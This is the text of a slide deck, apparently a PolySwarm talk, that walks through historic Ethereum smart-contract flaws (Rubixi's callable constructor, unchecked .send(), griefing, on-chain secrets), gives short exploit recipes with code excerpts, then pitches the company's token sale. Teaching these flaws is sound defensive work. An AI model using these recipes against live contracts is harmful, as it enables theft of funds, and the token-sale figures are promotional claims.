- *Example*: **Rubixi**[1,2]: Unabashedly a pyramid scheme *cough* “Ethereum doubler”.

- *Vuln*: Someone copied **DynamicPyramid** and called it **Rubixi**. They neglected to change the name of the constructor. By default, functions are **public** (anyone can call). Since constructor name != contract name, the constructor was callable. The constructor permitted the caller to reassign contract ownership. Game Over.


- *Exploit*: Call **DynamicPyramid()**, reassign contract owner to **msg.sender**, drain contract.

1/2

Unprotected Critical Function
Part Deux: Copypasta Strikes Back

- Vuln:
  1. “Rubixi”(line 1) != “DynamicPyramid” (line 8)

- Exploit:
  1. call **DynamicPyramid()**
  2. you’re now the **creator**
  3. call **collectAllFees()**
  4. profit



```
 1  contract Rubixi {
 2
 3          // ...
 4
 5          address private creator;
 6
 7          //Sets creator
 8          function DynamicPyramid() {
 9                  creator = msg.sender;
10          }
11
12          modifier onlyowner {
13                  if (msg.sender == creator) _
14          }
15
16          // ...
17
18          //Fee functions for creator
19          function collectAllFees() onlyowner {
20                  if (collectedFees == 0) throw;
21
22                  creator.send(collectedFees);
23                  collectedFees = 0;
24          }
25
26          // ...
27  }
```

Unchecked .send()

- *Example*: **King of the Ether Throne (KoET)**[1,2]. A “game” wherein people pay a bounty to dethrone a reigning monarch. The outgoing monarch is compensated 1% of dethrone fee. Rinse, repeat.

- *Vuln*: If contract state is changed after a **.send()** call and the send fails, bad things may happen. In the case of KoET, if a monarch address is a contract, it is liable to exhaust gas during **.send()** and therefore never receive the dethrone fee (example).


  KoET is a shooting-self-in-foot example, but improperly handling **.send()** failure can be more serious.

Unchecked .send()

- **.send()** unchecked (line 15), but current monarch is updated regardless

- outgoing monarch misses out on fee


- **.send()** should always be checked for failure



```
1  contract KingOfTheEtherThrone {
2
3      // ...
4
5      // Claim the throne for the given name by paying the currentClaimFee.
6      function claimThrone(string name) {
7
8          // ...
9
10         uint wizardCommission = (valuePaid * wizardCommissionFractionNum) / wizardCommissionFractionDen;
11
12         uint compensation = valuePaid - wizardCommission;
13
14         if (currentMonarch.etherAddress != wizardAddress) {
15             currentMonarch.etherAddress.send(compensation);
16         } else {
17             // When the throne is vacant, the fee accumulates for the wizard.
18         }
19
20         // ...
21
22         // Hail the new monarch!
23         ThroneClaimed(currentMonarch.etherAddress, currentMonarch.name, currentClaimPrice);
24     }
25
26     // ...
27 }
```

.send() w/ Throw

- **.send()** without checking for failure is **bad**
- **.send()** wrapped in a throw* is **sometimes worse** -- “griefing”



```
for (uint i=0; i<investors.length; i++) {
  if (investors[i].invested == min_investment) {
    // Refund, and check for failure.
    // This code looks benign but will lock the entire contract
    // if attacked by a griefing wallet.
    if (!(investors[i].address.send(investors[i].dividendAmount)))
    {
      throw;
    }
    investors[i] = newInvestor;
  }
}
```

synthetic example from vessenes.com

* or **require()** / **assert()** for that matter

Secret Data Stored On-Chain

- *Example*: Rock Paper Scissors. A game where people bet 1 Ether on a game of rock paper scissors. The house takes 1% when there is no tie.

- *Vuln*: Players' moves are revealed before the end of the commit window.


- *Exploit*: Watch the blockchain for your opponent's move, then play the winning move.

Secret Data Stored On-Chain

- *Example*: Rock Paper Scissors. A game where people bet 1 Ether on a game of rock paper scissors. The house takes 1% when there is no tie.

- *Vuln*: Players' moves are revealed before the end of the commit window.


- *Exploit*: Watch the blockchain for your opponent's move, then play the winning move.




```
Function: Scissors()

MethodID: 0x25ea269e
```

Secret Data Stored On-Chain

- *Example*: Rock Paper Scissors. A game where people bet 1 Ether on a game of rock paper scissors. The house takes 1% when there is no tie.
- *Vuln*: Players' moves are revealed before the end of the commit window.
- *Exploit*: Watch the blockchain for your opponent's move, then play the winning move.



```
Function: Scissors()

MethodID: 0x25ea269e
```



```
Function: Rock()

MethodID: 0x60689557
```

More Vulns!

- computable PRNG seeds
    - Roulette
- integer overflows
    - bug in best practices
    - synthetic example
- race condition
    - intra-transactional
    - inter-transactional
        - ERC20 was vulnerable during development
        - synthetic example

Contract Auditing / Security Tools

...that seem to be maintained

- Mythril (multi-use RE, VR, graphing tool)
- Porosity (EVM decompiler)
- 4byte.directory (reverse function name lookup, used by other tools)
- Solium: Solidity linter
- solcheck: Solidity linter
- Oyente: static analysis w/ Z3 theorem prover
- solidity-coverage: measures code coverage

Tell us about tools we missed at info@polyswarm.io!

How PolySwarm is handling security


PolySwarm / Nectar bug bounty.

We're Information Security people, so we know bugs happen.

More importantly, we know that we're not above making them.

During Alpha and Beta development, we'll offer a bug bounty program to the world.

Details are being decided now, stay tuned!



PolySwarm / Nectar audit.

Bug bounties are great, but they're no substitute for a professional audit.

We've enlisted the help of Trail of Bits - a high-end information security company on the forefront of Ethereum / EVM audits with an impressive array of internal auditing tools.

PolySwarm is happy to be the first public example of Trail of Bits' prowess in this space.

Today’s threat protection economy is broken.

POLYSWARM

Perverse incentives abound.


Today's market:

1. **mandates duplication of effort.** All AV must detect WannaCry. This is duplication of effort and cost.

2. **disincentivizes specialized offerings.** Lowest common denominator wins: invest in ubiquitous threats.


3. **discourages interoperability.** You can't run both McAfee and Symantec if you wanted to. And you don't want to.

Figure A (Old)




left circle: AV 1 coverage
right circle: AV 2 coverage
black: blind spot

Figure B (Old)



you went with AV 1
black is still your blind spot


Figure C (PolySwarm)



PolySwarm encourages full, combinatorial coverage

Fragmented market. Fragmented coverage.

(Antivirus, $8.5B)



Incentives for up-to-date threat protection are fragmented across the market.

Every provider duplicates some amount of coverage.

Majority of subscription revenue goes to overhead, not user protection.


PolySwarm fixes the economics.

PolySwarm decentralizes and tokenizes malware threat intelligence.

PolySwarm automatically rewards security experts for timely judgements on the malintent of things submitted by Enterprises & End Users.

PolySwarm rewards accuracy.

Threat protection redefined




Enterprises

- **Have**: money, streams of maybe-malicious artifacts (files, URLs, traffic)


- **Want**: timely protection for their users from broad, up-to-date, experts

- **PolySwarm provides**: single submission and payment point for multiple threat protection points of view.

Bounties




Offers




Experts

- **Have**: vast expertise in finding badness in files, urls, and network traffic (artifacts)
- **Have**: up to date intel on their slice of the malware underground
- **Want**: passive tokenized income from encapsulating knowledge into “micro-engine” that lives in PolySwarm

Bounties



Offers




Ambassadors

- **Have**: Enterprise customers and accuracy data for PolySwarm's security experts.


- **Want**: income from curated offerings to Enterprises.

- **PolySwarm provides**: curated offerings in a simple subscription model to Enterprises. Market maker for experts.




Volume
sustains
the Swarm.

VirusTotal subscriptions are ~$160K/mo



VirusTotal scans **10M+ samples/day**



Estimated about 0.015/USD per sample

The PolySwarm plan

Token Sale Driven Development

Swarm Technologies, Inc. builds PolySwarm and engages with the community to create demand on both sides.

We connect initial participants via public competitions, meetups, hackathons and dev grants.

Our token sale starts February 20th on the Ethereum blockchain.

15% of total tokens airdropped to experts.

$24M

to date

Bootstrapping a New Market

After the token sale, we focus on market development and security expert onboarding via:

- open tooling
- blockchain-based reputational transparency
- passive income opportunities that ensure the network grows quickly

1000+

experts on platform

Transactions & Future Revenue

- PolySwarm tokenizes fees and revenue; Swarm Technologies, Inc. takes tokenized fees for bounty arbitration from day 1.
- Open tooling doesn't mean free support. Our open endpoint agent support becomes a source of enterprise revenue.
- Appliance integrations: Cisco / Juniper / Palo Alto sit at the edge, lack broad and constant intelligence feeds

$45

avg/yr cost of endpoint protection agent

fees

mrr: minute recurring revenue

18%

CAGR for Threat Intel*

* https://goo.gl/EbRzSn

PolySwarm has industry support.

PolySwarm is fortunate to be advised by world-renowned information security experts hailing from both industry and academia.

DR. SERGEY BRATUS

RESEARCH ASSOCIATE PROFESSOR,
DARTMOUTH COLLEGE

CARL HOFFMAN

FOUNDER & CEO,
BASIS TECHNOLOGY

CHRIS EAGLE

AUTHOR, IDA PRO BOOK SENIOR
LECTURER, NAVAL POSTGRADUATE SCHOOL

DAN GUIDO

CO-FOUNDER & CEO,
TRAIL OF BITS

STEVE BASSI

CEO, DEVELOPER, FOUNDER

PAUL MAKOWSKI

CTO, DEVELOPER, CO-FOUNDER

BEN SCHMIDT

DIRECTOR OF PRODUCT SECURITY, DEVELOPER, CO-FOUNDER

NICK DAVIS

COO, DEVELOPER, CO-FOUNDER

MAX KOO

SENIOR BACKEND DEVELOPER, CO-FOUNDER

Thanks!

Got pointers to other vulns / exploits / tools that would fit in this talk? Let us know! info@polyswarm.io

Help us help others!

POLYSWARM

polyswarm.io
info@polyswarm.io

Links / Credits

- https://blog.ethereum.org/2016/06/19/thinking-smart-contract-security/
- https://github.com/ConsenSys/smart-contract-best-practices
